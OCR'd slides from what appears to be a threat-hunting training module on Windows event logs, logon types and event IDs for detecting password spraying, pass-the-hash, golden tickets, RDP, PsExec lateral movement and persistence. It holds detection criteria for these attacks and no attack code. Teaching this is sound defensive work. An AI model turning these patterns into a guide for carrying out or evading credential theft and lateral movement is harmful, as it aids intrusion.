v2

Threat Hunting Professional

Event IDs, Logging & SIEMs Hunting

Section 03 | Module 04

Table of Contents

MODULE 04 | EVENT IDs, LOGGING & SIEMs, HUNTING

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Important Windows Events
- ✓ Log forwarding and SIEMs
- ✓ Developing custom hunting dashboards
- ✓ Hunting for generic attacks
- ✓ Hunting for advanced attacks

Introduction

4.1 Introduction

In the days of Windows XP, we knew of event logs, but it was something that we rarely referenced.

It was only referenced when there was a software or hardware problem, and users were intimidated by the type of information they had to sift through to figure out the cause of the problem.

4.1 Introduction

As incident response gained popularity, so did event logs.

The incident response process proved that these artifacts within the operating system were an invaluable source of information to determine what actions took place on the machine.

So, event logs were no longer looked at as a troubleshooting tool but were looked at more for what they were designed to be.

4.1 Introduction

As hunters, if we're not accustomed or trained to look at event log data, then that needs to change.

If we're hunting for evil on the endpoints, the information we need to look at is in those logs.

The upcoming slides will help you determine which logs are more significant than others when we're hunting for specific attack signatures.

4.2

Windows Event Logs

4.2 Windows Event Logs

Windows Event Logs are built into all versions of Windows. They allow us to audit and monitor software and hardware events on the machine.

These events come from various sources, such as applications or the operating system itself. All of these events are stored in a collection known as the event log.

4.2 Windows Event Logs

All versions of Windows maintain 3 core event logs:

- Application
- System
- Security

4.2 Windows Event Logs

The **Application** event log contains events logged by various applications and/or user programs.

These events include any errors or information that an application is designed to report.

Host-based security tools, such as antivirus, often report to the Application event log.

4.2 Windows Event Logs

The **System** event log contains events logged by various Windows system components.

These events can include drivers being loaded and unloaded, network configurations, Windows service events, etc.

Any events that are logged from Windows system components are predetermined.

4.2 Windows Event Logs

The **Security** event log contains events related to Windows authentication and security processes.

These events include valid and invalid logon attempts, account creations, changes to user privileges, etc.

Local or Group Policy settings can configure exactly which security events are logged.

4.2 Windows Event Logs

On Windows XP, Windows 2003, and any prior versions of Windows, the default event log paths are as follows:

Event Log	Event Log Path
Application	%SYSTEMROOT%\System32\Config\AppEvent.evt
System	%SYSTEMROOT%\System32\Config\SysEvent.evt
Security	%SYSTEMROOT%\System32\Config\SecEvent.evt

4.2 Windows Event Logs

With modern versions of Windows, beginning with Windows Vista and Windows Server 2008, Microsoft made significant changes to the event logging system.

The EVT format was eliminated for a XML-based format using the EVTX extension.


The location of the event logs was changed as well.

4.2 Windows Event Logs

Event Log	Event Log Path
Application	%SYSTEMROOT%\System32\Winevt\Logs\Application.evtx
System	%SYSTEMROOT%\System32\Winevt\Logs\System.evtx
Security	%SYSTEMROOT%\System32\Winevt\Logs\Security.evtx

4.2 Windows Event Logs

Each event log location is also present within the registry.



4.2 Windows Event Logs

Under Windows Logs, you will see 2 additional sets of logs:

- ***Setup:*** logs contain events related to application setup.

- ***Forwarded Events:*** logs used to store events collected from remote computers.

4.2 Windows Event Logs

It’s also worth mentioning that Microsoft added a new category of event logs, a second set of logs, called ***Applications and Services***.

These logs are used by individual applications or system components.

4.2 Windows Event Logs

These logs are saved in the same location as the 3 *core* logs previously mentioned.

A few examples of Windows components that maintain their own logs: *UAC, Windows Firewall with Advanced Security, AppLocker, Sysmon, Windows Defender, and PowerShell*.

4.2 Windows Event Logs

Why are event logs important?

- Monitor logons that failed or that were successful.
- Monitor system services that were created, started, or stopped.
- Monitor specific application usage.
- Monitor changes to the audit policy.
- Monitor changes to user permissions.
- Monitor events generated by installed applications, such as AV.

4.2 Windows Event Logs

So by now, you should know what event logs are, where they are located, and why they are important, but how do we access and view them?


The answer to that is the ***Event Viewer***.

4.2 Windows Event Logs

You can access the Event Viewer by either double clicking the evtx file directly, by typing “*eventvwr*” in the Search box, or by navigating to *Control Panel > Administrative Tools > Event Viewer*.

4.2 Windows Event Logs

Below is a snapshot of the event viewer.



4.2 Windows Event Logs


In the previous slide, we saw an error recorded within the System event log related to Group Policy.

This particular event had an **ID** value of **1129**. In the properties for this particular event, we were fortunate enough to get some clear information as to why this error occurred. But what happens when the information is not clear?

Luckily for us, Microsoft has documented the Event IDs here.


4.2 Windows Event Logs

If we use the search engine to research the recently discussed error, ID 1129, below are the results.




4.2 Windows Event Logs

The snapshot below is the result of the 1st link in the previous slide.



4.2 Windows Event Logs



4.2 Windows Event Logs

So we see that the EID (**event ID**) value is indeed useful, and Microsoft provided a utility to get more information about a specific EID.

4.2 Windows Event Logs

Note: At this point, I will mention that if you are familiar with Windows Event Logs and Event IDs, that Microsoft changed some, if not all, of the Event IDs that you might remember from Windows XP systems.

4.2 Windows Event Logs

***Example*:** On Windows XP, the EID for a successful network logon is 540, but in Windows 7, it is 4624.

***Note*:** Some EIDs remained the same between NT Kernel 5 & 6.

4.2 Windows Event Logs

Now, let’s look at some Windows Event IDs that we should monitor on our hunts.

Windows Event IDs

4.3.1 Hunting Suspicious Accounts

Event IDs specific to account logon events:

- 4624 (successful logon)
- 4625 (failed logon)
- 4634 (successful logoff)
- 4647 (user-initiated logoff)
- 4648 (logon using explicit credentials)
- 4672 (special privileges assigned)
- 4768 (Kerberos ticket (TGT) requested)
- 4769 (Kerberos service ticket requested)
- 4771 (Kerberos pre-auth failed)
- 4776 (attempted to validate credentials)
- 4778 (session reconnected)
- 4779 (session disconnected)

Go to slides 176, 177, and 178 to check out the full URLs

4.3.1 Hunting Suspicious Accounts

Event IDs specific to account management:

- 4720 (account created)
- 4722 (account enabled)
- 4724 (attempt to reset password)
- 4728 (user added to global group)
- 4732 (user added to local group)
- 4756 (user added to universal group)

Additional lists of interesting Event IDs can be found in Seat Metcalf's BSidesCharm presentation here, under the slides on "Event IDs that Matter".

Go to slides 179 and 180 to check out the full URLs

4.3.1 Hunting Suspicious Accounts


At this point, it’s worth discussing Logon Types.

In Event Logs, we’ll see a numerical value referring to the Logon type, which will let us know how the account logged into the system, such as an RDP session or interactive logon.

4.3.1 Hunting Suspicious Accounts

Logon Type 2 is an interactive login (a user physically logged into the computer).

- https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624



4.3.1 Hunting Suspicious Accounts

Logon Type	Logon Title	Description
2	Interactive	A user physically logged onto this computer.
3	Network	A user or computer logged on from the network.
4	Batch	Used by batch servers where processes may be executing on behalf of a user, like scheduled tasks.
5	Service	A service started by the Service Control Manager.
7	Unlock	The workstation was unlocked.
8	NetworkClear text	Network credentials sent in cleartext.
9	NewCredentials	A caller cloned its current token and specified new credentials (runas command).
10	RemoteInteractive	A user logged onto computer using Terminal Services or RDP.
11	CachedInteractive	A user logged onto computer using network credentials which were stored locally on the computer.


4.3.1 Hunting Suspicious Accounts

Another piece of information to note regarding Event IDs specific to accounts is the **Logon ID**.

The Logon ID will let us know which Event ID is part of which logon session.


4.3.1 Hunting Suspicious Accounts

Start of session, **Event ID 4624,** and sessions ends, **Event ID 4634 or 4647**.



4.3.1 Hunting Suspicious Accounts

We will know the duration of the session by the timestamps at logon and at logoff by looking at the **Logged** field.



Log Name:	Security		
Source:	Microsoft Windows security	Logged:	11/11/2015 4:24:35 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-GG82ULGC9GO
OpCode:	Info		
More Information:	Event Log Online Help		

4.3.1 Hunting Suspicious Accounts

Another Event ID (also mentioned earlier) to hunt for would be **Event ID 4672** (Special privileges assigned to new logon).

We would like to see if there are any unusual accounts logged into machines with admin rights when they shouldn't have admin rights, or hunting for privileged local accounts being used to log into other machines remotely, instead of using legitimate network accounts.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672

4.3.1 Hunting Suspicious Accounts

Keep in mind that we will have to look at different sources to determine logon/session information via event logs.

Some event logs might be local to the workstation, but some might be on the server, such as the domain controller, or other machine that was accessed.

This outlines the importance of having a central logging server, which we discuss more in the upcoming slides.

4.3.2 Hunting Password Attacks

We will be looking for **Event ID 4625** (failed logon) and **Logon Type 3** (network logon).

Overall, looking for a rapid succession of failed attempts to the same machine, or multiple machines, repeatedly in a small amount of time with each attempt, may indicate Password Spraying/Guessing attack. Of course, we know the attacker can change the timing between each attempt to make it look less suspicious.

4.3.3 Hunting Pass The Hash

In a blog post, David Kennedy (ReL1K) shares a technique to hunt for PTH attacks with a low false positive rate.

The Event ID to hunt for is **Event ID 4624** with **Logon Type 3**. We should also look for the Logon Process to be NtLmSsP and the key length to be set to 0.

You can read more about this technique, here.

https://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis

4.3.4 Hunting Golden Tickets

Oftentimes, attackers leverage native Kerberos functionality. For example, this is the case when a golden ticket is created. A golden ticket is a forged Ticket-Granting Ticket that provides the attacker with access to every network asset. You should therefore be familiar with Kerberos-related Event IDs, like 4768, when hunting for this type of attack.

More in-depth research about detecting pass-the-ticket and Golden Tickets can be found here and here, respectively.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4768
https://blog.stealthbits.com/detect-pass-the-ticket-attacks
https://cert.europa.eu/static/WhitePapers/UPDATED - CERT-EU_Security_Whitepaper_2014-007_Kerberos_Golden_Ticket_Protection_v1_4.pdf

4.3.5 Hunting RDP Sessions

If your network environment is accustomed to a lot of RDP connections into other machines, then this can be difficult to hunt for.

When hunting for RDP sessions, we're looking for **Event IDs 4624** & **4778** with **Logon Type 10** (Terminal Services or RDP). Also, note the expected Event IDs after successful or failed authentication attempts. You can also check out resources from the Threat Hunting Project, here.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4778
https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/rdp_external_access.md

4.3.6 Hunting PsExec

PsExec, part of the SysInternals Suite, is one of the common lateral movement tools, which provides the capability to execute remote commands. Due to the way that PsExec works, we can utilize the following Event IDs to hunt for it:

- 5145 (captures requests to shares, we are interested in ADMIN$ and IPC$)
- 5140 (share successfully accessed)
- 4697 / 7045 (service creation)
- 4688 / Sysmon EID 1

https://docs.microsoft.com/en-us/sysinternals/
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5145
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5140
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697
https://www.manageengine.com/products/active-directory-audit/kb/system-events/event-id-7045.html
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688

4.3.6 Hunting PsExec

While you can certainly look for the default indicators, such as a service with the name “PSEXECSVC” being created on the remote machine, much of the behavior is customizable. As Endgame points out in their **guide to threat hunting***, you may get more complete results if you look for any executable that uses “\\” and the “-accepteula” prefix.

Tools like PsExec are common. Red Canary released a detailed blog post on ways of hunting for them here.

*Click the resources drop-down menu in the appropriate module line to access ‘The Endgame Guide to Threat Hunting – ebook’ pdf attachment
https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/

4.3.7 Hunting WMI Persistence


Hunting WMI usage for persistence involves the creation of a WMI subscription. Therefore, our goal is to search for and identify any newly registered subscriptions.

One way to achieve this is by utilizing WMI itself to monitor for that activity. Full details of this technique are available from FireEye here.

https://www.fireeye.com/blog/threat-research/2016/08/wmi_vs_wmi_monitor.html

4.3.8 Hunting Scheduled Tasks

Event ID 4698 (a scheduled task was created) is what we'll hunt for. Also, **Event IDs 106**, **200**, and **201** all relate to scheduled tasks. Here is an example log entry.




https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4698
https://technet.microsoft.com/en-us/library/dd363640(v=ws.10).aspx
https://technet.microsoft.com/en-us/library/cc775088(v=ws.10).aspx
https://technet.microsoft.com/en-us/library/cc774861(v=ws.10).aspx

4.3.9 Hunting Service Creations

Event ID 4697 (a service was installed in the system) is what we'll be hunting for to find the creation of suspicious services.

https://docs.microsoft.com/en-us/windows/device-security/auditing/event-4697

4.3.9 Hunting Service Creations



4.3.10 Hunting Network Shares

Event ID 4776 is specific to the NTLM protocol and notifies us of successful or failed authentication attempts.

Under Keywords, we should see either Audit Success or Audit Failure. Error Code will also give us information about the authentication attempt.

https://docs.microsoft.com/en-us/windows/device-security/auditing/event-4776

4.3.10 Hunting Network Shares

